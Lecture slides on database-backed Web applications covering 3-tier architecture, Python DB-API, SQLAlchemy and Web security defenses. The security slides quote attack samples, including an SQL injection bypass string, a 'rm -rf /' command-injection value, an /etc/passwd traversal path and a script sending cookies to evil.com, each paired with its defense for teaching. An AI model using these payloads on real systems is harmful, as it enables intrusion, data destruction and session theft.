Databases

Databases for the Web


Pierre Senellart

Plan

DBMSes and Web Applications

- The vast majority of Web sites rely on data storage in a DBMS (predominantly relational)
- Conversely, most applications built on top of a database are Web applications – including intranet apps, local clients, thin clients
- The DBMS provides persistent, structured storage with efficient querying, concurrency control, and integrity guarantees
- A server-side application queries the DBMS and generates the presentation layer (HTML, JSON...)
- Understanding how these layers interact – and the security implications – is essential for building correct Web applications

3-Tier Architecture



Each tier typically runs as a separate process, often on separate machines. Many application-tier instances can share one DBMS.

3-Tier Architecture: Layers

Software engineering principle dividing a system into tiers:

Presentation tier: user interface with visualisation and interaction; rendered by the client (browser)

Application tier: business logic and control of the application; runs on the server; drives the DBMS and produces responses

Data tier: persistent data management; implemented by the DBMS: relational, document, key-value, etc.

The clean separation makes each tier independently replaceable, scalable, and testable.

Data Tier

- Implemented by the DBMS – in principle any kind (relational, key-value, document, graph), but a relational DBMS covers most needs
- The interface between data tier and application tier is a query language (SQL) or a programmatic abstraction (ORM, covered later)
- Part of the business logic can also live *inside* the DBMS: stored procedures, triggers, integrity constraints
- The DB user for the Web application should have minimal privileges: only `SELECT`/`INSERT`/`UPDATE`/`DELETE` on the relevant tables – not DDL or superuser rights

Plan

Application Tier

- Implements the business logic: data processing, validation, access control, application-specific rules
- Written in an arbitrary language (Python, Java, PHP, Ruby, JavaScript/Node...); interfaced with a web server
- Connects to the DBMS via database drivers
- Receives HTTP requests, performs DB queries, and produces HTTP responses (HTML pages, JSON APIs...)
- Often structured following the MVC pattern

Web Server and Application Server

- A web server (Apache, nginx, Caddy) handles HTTP: serves static files, terminates TLS, and proxies dynamic requests to an application
- An application server hosts the runtime for a specific language or framework:
  - Java EE: Tomcat, JBoss
  - Python WSGI/ASGI: Gunicorn, uvicorn
  - Node.js: built-in HTTP server
- In many setups, the web server and application server are the same process (e.g., Django with uvicorn)
- Market share:
  `https://www.netcraft.com/blog/march-2026-web-server-survey/`

MVC Pattern

Most Web frameworks enforce the MVC (Model–View–Controller) pattern:

- **Model:** data and operations on it; reusable across interfaces; typically maps directly to DBMS tables via an ORM
- **View:** presentation of data; swappable to change look and feel without touching logic; implemented as templates
- **Controller:** mediates between HTTP requests and the model; selects the appropriate view to render

The URL routing table maps URLs to controller functions. Controllers query the model (DBMS), pass data to a view template, and return the rendered response.

Web Frameworks and CMS

A framework bundles a language, libraries, conventions, and tools for building Web applications:

- Provides: routing, templating, ORM, authentication helpers, form validation, CSRF protection...
- Popular frameworks: Django (Python), Rails (Ruby), Laravel (PHP), Spring MVC (Java), Express (Node.js), ASP.NET...
- Strongly recommended: frameworks encode security best practices by default

A CMS (Content Management System) goes further: a complete ready-to-deploy application for publishing content without custom development (WordPress, Drupal, Joomla...). Market share:
`https://w3techs.com/technologies/history_overview/content_management`

Presentation Tier

- Rendered in the browser: HTML structure, CSS styling, JavaScript interactivity
- The application tier generates HTML using a template engine: page templates with placeholders filled from DBMS query results
- Server-side rendering (SSR): HTML built on the server, sent to the browser – the traditional model
- Client-side rendering (SPA): server sends JSON; JavaScript in the browser builds the page dynamically
- In both cases, DBMS data ultimately drives what is displayed
- Beware: client-side code (JavaScript) is visible to anyone; secrets and sensitive logic must stay server-side

Plan

SQL Is Not Enough

- SQL is powerful for data manipulation and retrieval
- But real applications also need:
  - User interfaces: HTML pages, forms, REST APIs
  - Complex control flow: loops, conditionals, error handling
  - Interaction with external services: APIs, email, file storage
  - Session management and authentication
- Solution: embed database access in a general-purpose language; the host language drives computation, SQL queries the data
- We use Python as our running example throughout this section; the concepts apply equally to Java (JDBC), PHP (PDO), C (ODBC), etc.

The Object–Relational Mismatch

Relational model

- Data in tables (sets of tuples)
- Set-oriented operations
- Declarative: *what* to retrieve
- Types: `INT`, `VARCHAR`...

Programming languages

- Data in objects / variables
- Record-at-a-time processing
- Imperative: *how* to compute
- Types: `int`, `str`, `list`...

Object–relational mismatch

The structural incompatibility between the relational model and OOP / procedural languages. Bridging it is the central challenge of database application development.

Approaches to Database Connectivity

Three main approaches have evolved historically:

Embedded SQL: SQL statements written directly in host language source; a preprocessor transforms them into library calls before compilation. Examples: ESQL/C, Oracle Pro*C. Rarely used today (legacy systems).

Call-level interface (CLI): the application calls a runtime library; SQL is passed as a plain string. No preprocessor needed. The standard approach today.

Object-Relational Mapper (ORM): a library maps tables to classes and rows to objects; SQL is generated automatically. Reduces boilerplate and bridges the mismatch. Examples: SQLAlchemy (Python), Hibernate (Java), ActiveRecord (Ruby).

Call-Level Interfaces by Language

Language	Standard / Library	Notes
C / C++	ODBC	ANSI/ISO standard; any DBMS
C / C++	libpq, libmysql	Per-DBMS native libraries
Java	JDBC	Java standard; one driver per DBMS
Python	DB-API 2.0 (PEP 249)	One driver per DBMS
PHP	PDO	Uniform API, multiple back-ends

- All share the same conceptual model: *connect* $\rightarrow$ *execute* $\rightarrow$ *fetch*
- A standard interface allows switching databases with minimal code changes (often just the `connect()` call)

Connection Pooling

- Opening a new DBMS connection per request is expensive: authentication, TCP handshake, server-side memory allocation
- A connection pool maintains a set of open connections that are borrowed and returned by application requests
- Critical for Web applications: hundreds of simultaneous requests share a small pool (typically 5–20 connections) rather than each opening their own
- Raw CLI drivers (psycopg2, mysql.connector) have no built-in pooling; use SQLAlchemy's engine or a dedicated pooling library in production
- The pool also handles reconnection on stale connections and enforces connection timeouts

Plan

Python DB-API 2.0 (PEP 249)

- Python's standard for database connectivity, defined in PEP 249 (2001)
- Any compliant driver exposes the same interface; switching databases changes only the `connect()` call
- Two key objects: Connection and Cursor
- Popular compliant drivers:
  - `psycopg2` / `psycopg3`: PostgreSQL
  - `mysql.connector` / `pymysql`: MySQL / MariaDB
  - `sqlite3`: SQLite (built into Python's stdlib)
- The same pattern – *connect, execute, fetch, commit* – works for every DBMS

Connection and Cursor

```
import psycopg2

conn = psycopg2.connect(
    host="localhost", dbname="mydb",
    user="app", password="secret"
)
cur = conn.cursor()
```

- `conn`: represents an open session with the DBMS; manages transactions
- `cur`: the Cursor through which queries are executed and results retrieved; one connection can have many cursors
- In production, credentials come from environment variables or a config file – never hard-coded in source
- Always call `conn.close()` when done (or use a `with` block)

Cursor API

Method / Attribute	Description
`execute(sql, params)`	Execute a SQL statement
`executemany(sql, seq)`	Execute once per param set
`fetchone()`	Next row as tuple, or `None`
`fetchall()`	All remaining rows as a list
`fetchmany(n)`	Next n rows
`description`	Column metadata (name, type…)
`rowcount`	Rows affected by last DML statement
`lastrowid`	Auto-generated key of last INSERT

Iterating over the cursor is equivalent to repeated `fetchone()` calls: rows are not all loaded into memory at once.

Executing Queries and Modifying Data

```
# SELECT: iterate rows lazily
cur.execute("SELECT title, year FROM movie WHERE genre=%s",
            ("Drama",))
for title, year in cur:
    print(f"{year}  {title}")

# INSERT/UPDATE/DELETE: call commit() to persist
cur.execute(
    "INSERT INTO movie (title, year) VALUES (%s, %s)",
    ("Cléo de 5 à 7", 1962)
)
conn.commit()
```

- All DML operations use the same `execute()` call
- Changes are not visible to other connections until `conn.commit()` is called (manual-commit mode)
- `conn.rollback()` undoes all changes since the last commit (transactions were covered in the concurrency lecture)

Parameterized Queries

Never concatenate user input into SQL

```
# DANGEROUS: if login is  ' OR 1=1 --  every row is returned
cur.execute("SELECT * FROM users WHERE login='" + login + "'")
```

Always use parameterized queries

```
cur.execute(
    "SELECT * FROM users WHERE login = %s",
    (login,)    # values passed as a separate argument
)
```

- The driver escapes and quotes the value safely before sending it to the DBMS: no way for user input to alter the query
- Placeholder syntax: %s in psycopg2 / mysql.connector; ? in sqlite3; :name in SQLAlchemy
- This is the single most important rule for DB security

Error Handling

```
try:
    cur.execute(
        "INSERT INTO starring (movie_id, actor_id) VALUES (%s, %s)",
        (999, 1)     # movie_id 999 does not exist
    )
    conn.commit()
except psycopg2.Error as e:
    print(f"DB error {e.pgcode}: {e.pgerror}")
    conn.rollback()   # leave the DB in a consistent state
```

- `psycopg2.Error` is the base class for all driver exceptions; `e.pgcode` gives the SQLSTATE code (e.g., 23503 = foreign key violation)
- Always `rollback()` on error: an open transaction blocks other sessions on the locked rows
- In frameworks, transaction management is usually handled automatically by the request/response lifecycle

NULL Values in Python

SQL `NULL` and Python **None** map to each other in both directions:

- A `NULL` result column comes back as **None**
- Pass **None** as a parameter to insert `NULL`
- Three-valued logic: "`NULL = NULL`" evaluates to `UNKNOWN` in SQL, whereas "**None** == **None**" is **True** in Python: semantics differ
- Always test for `NULL` using `IS NULL` / `IS NOT NULL` in SQL; use **is None** in Python
- Forgetting this distinction is a frequent source of subtle bugs in DB-backed applications

Plan

Object-Relational Mappers


- A software layer abstracting DBMS access as operations on objects
- You define classes that mirror tables; the ORM handles all SQL
- Benefits:
  - Less boilerplate; type-safe code with IDE completion
  - Transparent navigation of foreign keys as object references
  - Database-agnostic: switch DBMS by changing one URL string
  - Built-in connection pooling and transaction management
- Drawbacks:
  - Overhead and loss of fine-grained SQL control
  - Complex queries harder to express; may generate inefficient SQL
  - Must always inspect generated SQL to verify correctness
- Recommendation: use an ORM for typical CRUD (create, read, update, delete); drop to raw SQL for complex analytics or bulk operations

SQLAlchemy

The most widely used Python database toolkit; two distinct layers:

Core: SQL Expression Language – Pythonic, composable, database-agnostic query construction; generates and executes SQL; sits on top of any DB-API 2.0 driver

ORM: Declarative class mapping – Python classes represent tables; a *Session* manages object persistence automatically using the unit-of-work pattern



Core: Engine and Raw SQL

```python
from sqlalchemy import create_engine, text

engine = create_engine(
    "postgresql+psycopg2://app:s3cr3t@localhost/mydb",
    echo=True            # log generated SQL (development)
)
with engine.connect() as conn:
    result = conn.execute(
        text("SELECT title, year FROM movie "
             "WHERE genre = :genre ORDER BY year"),
        {"genre": "Drama"}
    )
    for row in result:
        print(row.title, row.year)    # attribute access by name
```

- The engine wraps a DB-API driver and a connection pool
- `text()` wraps a raw SQL string; Core uses `:name` placeholders (translated to driver syntax)

Core: SQL Expression Language

Core also provides a composable language that builds SQL from Python objects:

```
from sqlalchemy import Table, MetaData, select
metadata = MetaData()
movie = Table("movie", metadata, autoload_with=engine)
stmt = (
    select(movie.c.title, movie.c.year)
    .where(movie.c.genre == "Drama")
    .order_by(movie.c.year)
    .limit(10)
)
with engine.connect() as conn:
    for row in conn.execute(stmt):
        print(row.title, row.year)
```

`autoload_with=engine` discovers columns and types from the DB; clauses are composable and can be assembled dynamically.

ORM: Declaring Models

```
from sqlalchemy.orm import DeclarativeBase, Mapped, mapped_column, relationship
from sqlalchemy import String, ForeignKey

class Base(DeclarativeBase): pass

class Director(Base):
    __tablename__ = "director"
    id:   Mapped[int] = mapped_column(primary_key=True)
    name: Mapped[str] = mapped_column(String(100))

class Movie(Base):
    __tablename__ = "movie"
    id:          Mapped[int] = mapped_column(primary_key=True)
    title:       Mapped[str] = mapped_column(String(200))
    director_id: Mapped[int] = mapped_column(ForeignKey("director.id"))
    director:    Mapped["Director"] = relationship()
```

Python types are mapped to SQL column types; foreign keys declare a relationship to the related class.

ORM: Sessions and Querying

```
from sqlalchemy import create_engine, select
from sqlalchemy.orm import Session

engine = create_engine(
    "postgresql+psycopg2://app:s3cr3t@localhost/mydb")
with Session(engine) as session:
    d = Director(name="Agnès Varda")
    session.add(d); session.flush()   # sends INSERT, assigns d.id
    session.add(Movie(title="Cléo de 5 à 7", director_id=d.id))
    session.commit()
    # Query: returns Movie objects
    films = session.scalars(
        select(Movie).where(Movie.title.like("Cléo%"))
    ).all()
```

The session tracks all pending changes; `commit()` finalizes them as a single transaction.

The N+1 Query Problem

A classic ORM pitfall when navigating relationships:

```
# 1 query to get all movies, then 1 per movie for director:
movies = session.scalars(select(Movie)).all()
for m in movies:
    print(m.title, "->", m.director.name)  # N extra queries!

# Fix: eager loading -- 2 queries total
from sqlalchemy.orm import selectinload
stmt = select(Movie).options(selectinload(Movie.director))
movies = session.scalars(stmt).all()
```

- Lazy loading: related objects fetched on demand $\Rightarrow$ $N+1$ queries for N objects
- Eager loading: all related data fetched upfront in one extra "`SELECT ... WHERE id IN (...)`" or a `JOIN`
- Always profile ORM-generated SQL in production

Choosing Your Approach

	DB-API 2.0	SQLAlchemy Core	ORM
SQL written by	you (strings)	expression language	auto-generated
Results as	tuples / dicts	`Row` objects	mapped classes
Best for	scripts, full SQL control	complex queries, bulk ops	domain models, maintainability
Watch out for	schema changes silently break SQL strings	verbose for simple ops	N+1, complex aggregations

In practice: mix

Use the ORM for object management; drop to Core or `text()` for complex queries or bulk operations.

Plan

The Web Is a Hostile Environment

- Unless explicitly restricted, anyone can interact with a Web application – including malicious actors
- The server processes data sent by users: form inputs, URL parameters, HTTP headers, cookies
- Client-side constraints can all be trivially bypassed: JavaScript validation, `maxlength` attributes, hidden fields, `<select>` options: all can be overridden
- Fundamental rule: never trust client-submitted data; always validate and sanitize on the server
- Key attack categories for DB-backed Web applications:
  - Injection attacks (SQL, command)
  - Cross-site scripting (XSS)
  - Cross-site request forgery (CSRF)
  - Session hijacking and authentication attacks

Input Validation

- The first general line of defense: validate on the server, always: client-side constraints are cosmetic
- What to validate for each input field:

Type:	integer, date, email, URL…
Range / length:	age $\geqslant 0$, string $\leqslant 255$ chars, protects against DB truncation and overflow
Format:	regex for structured inputs (postal code, phone number, ISBN…)
Allowed set:	use allowlists (enumerate valid values) rather than denylists (enumerate forbidden ones)

- Where to validate: controller layer for HTTP input; typed schemas (Pydantic, Marshmallow, Jackson) for API payloads
- Reject clearly invalid input early and return a meaningful error
- Input validation complements parameterized queries and output escaping: it is not a substitute for either

SQL Injection

Attack

User input embedded directly in a SQL string allows an attacker to alter the query's logic: bypass authentication, exfiltrate data, delete tables.

Example: login form

```
cur.execute("SELECT * FROM users WHERE login='" + u
            + "' AND passwd='" + p + "'")
```

If p is "' OR 1=1 --", the query becomes

```
SELECT * FROM users WHERE login='admin' AND passwd='' OR 1=1 --'
```

Authentication bypassed: `OR 1=1` is always true and `--` comments out the closing quote.

Defense

Always use parameterized queries (prepared statements). The driver separates SQL code from data values: user input can never alter the query structure. Never build queries by string concatenation with user input.

Command Injection and Path Traversal

Command injection

```
os.system("gzip logs/" + name)
```

If `name` is "`x; rm -rf /`", the shell runs "`gzip logs/x`" then "`rm -rf /`": the `;` separates two shell commands. Any shell metacharacter (`;`, `|`, `&&`, backticks) injected into user input yields arbitrary code execution.

Path traversal

```
open("/var/www/uploads/" + name)
```

If `name` is "`../../../etc/passwd`", the path resolves to `/etc/passwd`: `../` segments escape the intended directory, exposing arbitrary server files.

Defenses

Avoid shell calls with user-supplied data. When unavoidable, use `subprocess` with a list argument (no shell interpolation). For file paths, canonicalize (`os.path.realpath`) and verify the result stays within the allowed directory.

Plan

XSS: Cross-Site Scripting

Attack

User-supplied content stored in the DB is displayed in a page without HTML escaping, injecting arbitrary JavaScript executed in other users' browsers.

Example: comment stored in the DB

```
<script>fetch('//evil.com?c='+document.cookie)
</script>
```

Displayed to every visitor: steals their session cookie.

Defense

Escape all user-generated content before inserting into HTML: replace <, >, &, " with HTML entities. Use your framework's auto-escaping templates: never disable them. Add a Content-Security-Policy header to restrict script sources.

CSRF: Cross-Site Request Forgery

Attack

A malicious page silently loads a URL from a target site (hidden `<img>`, `<iframe>`). The browser automatically attaches the user's cookies: the target site sees a legitimate authenticated request.

Example

Visiting `evil.com` triggers a GET to `bank.com/transfer?to=attacker&amount=1000` while the victim is logged in.

Defenses

- Require POST for all state-changing operations (GET requests must be safe/idempotent)
- Use CSRF tokens: a secret per-session random value included in forms; reject requests lacking it
- Set SameSite=Strict or Lax on cookies

Same-Origin Policy and CORS

- Browser security model: scripts can only read responses from pages sharing the same protocol, domain, and port (the *origin*)
- Prevents malicious pages from reading responses from other origins (e.g., your banking page, your API)
- `fetch()` and XMLHttpRequest are restricted by same-origin; servers opt in to cross-origin access via CORS headers (`Access-Control-Allow-Origin`)
- Not restricted: `<img src>`, `<script src>`, `<iframe>`, CSS: these are leveraged by CSRF attacks
- Cookies follow a slightly different domain model; always set `HttpOnly` and `SameSite` flags to restrict their exposure

Plan

Session Management

- HTTP is stateless: the server does not remember previous requests from the same user
- Sessions are maintained via a session token (cookie): a long random unguessable identifier that the server maps to session data (stored in the DBMS or a cache)
- Session hijacking: an attacker steals the token – via XSS, network sniffing, or URL leakage – and impersonates the user
- Defenses:
  - Use only HTTPS (prevents sniffing)
  - Set cookies with HttpOnly (inaccessible to JavaScript) and Secure (sent over HTTPS only)
  - Regenerate the session token on login (prevents session fixation attacks)
  - Implement idle and absolute session timeouts

Authentication: DB Design and Login Flow

Typical schema for user authentication:

- `users`: `id`, `email`, `password_hash`, `created_at`...
- `sessions`: `token` (random, primary key), `user_id`, `created_at`, `expires_at`

Login flow:

1. Fetch user: "**SELECT** * **FROM** `users` **WHERE** `email = %s`"
2. Verify password: compare submission against stored hash (bcrypt/Argon2 *verify*: never re-hash and compare)
3. On success: generate a cryptographically random token, insert into `sessions`; return as "`HttpOnly; Secure`" cookie
4. On logout: "**DELETE FROM** `sessions` **WHERE** `token = %s`"; client clears cookie

Never query "`WHERE password = %s`": the DB must not see plaintext passwords or perform password comparison itself.

Password Storage

Never store passwords in plaintext

A database breach immediately exposes all user credentials. Reversible encryption is nearly as bad if the key is compromised.

- Store only a cryptographic hash: a one-way function
- Use a password-specific algorithm: bcrypt, scrypt, Argon2: deliberately slow to resist GPU brute force
- Plain MD5 / SHA-1 / SHA-256 are too fast: billions of hashes per second on a GPU
- Add a random salt per user before hashing: prevents rainbow table attacks; identical passwords hash differently
- Modern libraries (bcrypt, passlib, argon2-cffi) handle salting automatically: use them, do not roll your own

Brute Force and Rate Limiting

Brute force / credential stuffing

An attacker systematically tries many passwords (dictionary, or reuses leaked (email, password) pairs from other breaches) until one succeeds.

- Mitigations:
  - Rate limiting: cap login attempts per IP and per account per time window; store attempt counts in the DB
  - Account lockout: temporarily lock an account after N failed attempts (balance security vs. denial-of-service)
  - CAPTCHA: human-verification challenge after repeated failures
  - Multi-factor authentication (MFA): require a second factor (TOTP, SMS, hardware key): defeats credential stuffing
  - Strong password policy: minimum length, reject common passwords (check against known-breached lists)
- Monitor and alert on unusual login patterns (spikes, geographic anomalies)

Transport Security: HTTPS

- HTTP sends all data in plaintext: session cookies, form submissions, and responses are visible on the network
- HTTPS = HTTP over TLS; provides:

  Confidentiality: data is encrypted in transit

  Integrity: tampering is detected

  Authentication: server identity verified via certificate
- On a shared network (public WiFi, LAN), unencrypted HTTP is trivially sniffable
- HSTS (HTTP Strict Transport Security): instructs browsers to always use HTTPS for this domain, preventing downgrade attacks
- In 2026, virtually all public Web sites should use HTTPS; browsers actively warn users about plain HTTP pages

API Authentication

Modern Web applications often expose JSON APIs consumed by SPAs or mobile apps:

Cookie sessions: traditional; natural for browser apps; CSRF-mitigated by `SameSite`; session stored server-side in DB or cache

Bearer tokens (JWT): client sends a signed token in "`Authorization: Bearer ...`"; server verifies the signature; stateless: no DB lookup per request, but harder to revoke

API keys: long-lived secrets for machine-to-machine access; store only the hash in the DB, never the key itself

OAuth 2.0: delegated authorization – lets a user grant limited access to a third party without sharing credentials

Guideline

Prefer cookie sessions for browser apps (simpler, CSRF-mitigated by SameSite). Use bearer tokens for APIs consumed by non-browser clients. Always store credentials and keys as hashes in the DB.

Security Headers

HTTP response headers significantly improve security posture:

Content-Security-Policy:	whitelist of allowed script, style, and image sources; greatly reduces XSS impact
X-Frame-Options:	prevents the page from being embedded in an `<iframe>` on another origin (mitigates clickjacking)
Strict-Transport-Security:	enforces HTTPS (HSTS)
X-Content-Type-Options: nosniff:	prevents MIME-type sniffing that can turn innocuous uploads into executable content
Referrer-Policy:	limits how much URL information leaks to linked sites

Free audit tool: `https://securityheaders.com`

Good Practices Summary

- Parameterized queries everywhere: never concatenate SQL
- Escape all output before inserting into HTML (use framework auto-escaping templates)
- Validate inputs on the server: type, range, length, format
- CSRF tokens on every state-changing form
- HTTPS everywhere; set `Secure` + `HttpOnly` + `SameSite` on all cookies
- Store passwords with bcrypt / Argon2: never plaintext or fast hashes; hash API keys in the DB
- Apply least privilege: DB user has only the rights it needs; do not expose credentials in source code
- Use MFA and rate limiting to protect login endpoints
- Set security headers (CSP, HSTS, X-Frame-Options)
- Keep dependencies up to date: frameworks, drivers, DBMS
- Use your framework's built-in security features; do not reimplement authentication or session management from scratch
- Consult OWASP Top 10: `https://owasp.org/Top10/`

References

- *The Tangled Web: A Guide to Securing Modern Web Applications*, Michal Zalewski: in-depth analysis of how Web technologies interact with respect to security
- *The Web Application Hacker's Handbook*, Stuttard & Pinto: practical treatment of Web application attacks and defenses
- OWASP Top 10: `https://owasp.org/Top10/` – the ten most critical Web application security risks; updated periodically
- SQLAlchemy documentation: `https://docs.sqlalchemy.org/20/`
- Mozilla Developer Network (MDN): `https://developer.mozilla.org/` – authoritative reference for Web technologies (HTTP, cookies, same-origin policy, CSP...)
- Python DB-API 2.0 specification (PEP 249): `https://peps.python.org/pep-0249/`
- xkcd #327 "Exploits of a Mom" (Bobby Tables): `https://xkcd.com/327/` – the canonical illustration of SQL injection

Hands-On Practice: CTF and Vulnerable Apps

The best way to internalise attacks is to exploit them yourself in a safe, legal environment:

HackThisSite:	`https://www.hackthissite.org/`
OverTheWire – Natas:	`https://overthewire.org/wargames/natas/` – SQLi, LFI, XSS…
DVWA:	`https://github.com/digininja/DVWA` – Damn Vulnerable Web App (run locally)
WebGoat:	`https://owasp.org/www-project-webgoat/` – OWASP insecure app with guided lessons
HackTheBox / TryHackMe:	gamified platforms with Web-focused machines
Root-Me:	`https://www.root-me.org/` – large catalogue of Web and DB challenges

Legal Context (France)

Article 323-1 du code pénal

Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 60 000 € d'amende.
Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 100 000 € d'amende.

Article 323-2

Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de cinq ans d'emprisonnement et de 75 000 € d'amende.

Article 323-3

Le fait d'introduire frauduleusement des données dans un système de traitement automatisé ou de supprimer ou de modifier frauduleusement les données qu'il contient est puni de cinq ans d'emprisonnement et de 150 000 € d'amende.